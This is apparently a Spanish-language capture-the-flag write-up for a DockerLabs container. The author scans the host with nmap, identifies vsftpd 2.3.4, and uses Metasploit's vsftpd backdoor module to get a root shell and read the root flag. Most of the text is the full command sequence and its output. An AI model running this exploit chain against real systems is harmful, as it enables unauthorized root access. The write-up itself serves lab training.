

SO-UBUNTU

puertos abiertos




```
❯ nmap  -A -sS -sV -sC --open -p- --min-rate 4000 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 16:01 C
Nmap scan report for 172.17.0.2
Host is up (0.000093s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: got code 500 "OOPS: cannot change directory:/var/
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), Mik
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.09 ms 172.17.0.2
```

Como vemos una versión vieja de ftp usamos la herramienta searchsploit




```
❯ searchsploit vsftpd 2.3.4

 Exploit Title                                                                   |  Path

vsftpd 2.3.4 - Backdoor Command Execution                                        | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                           | unix/remote/17491.rb
```

Usando msfconsole abrimos el framework de metasploit y con este buscamos si hay algun exploit listo




```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

usar




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.2
RHOSTS ⇒ 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run exploit
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 172.17.0.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.17.0.2:21 - USER: 331 Please specify the password.
[+] 172.17.0.2:21 - Backdoor service has been spawned, handling...
[+] 172.17.0.2:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.17.0.1:36445 → 172.17.0.2:6200) at 2025-11-18 16:15:29 -0600

script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@dockerlabs:/tmp/vsftpd-2.3.4-infected# id
id
uid=0(root) gid=0(root) groups=0(root)
```

primera bandera que veo en las maquinas de dockerlabs, aunque no hay un sitio para dejar la bandera suponemos que logramos hackearla.



```
root@dockerlabs:/home# cd ..
cd ..
root@dockerlabs:/# cd ~
cd ~
root@dockerlabs:~# ls
ls
root.txt
root@dockerlabs:~# cat root.txt
cat root.txt
261fd3f32200f950f231816b4e9a0594
root@dockerlabs:~#
```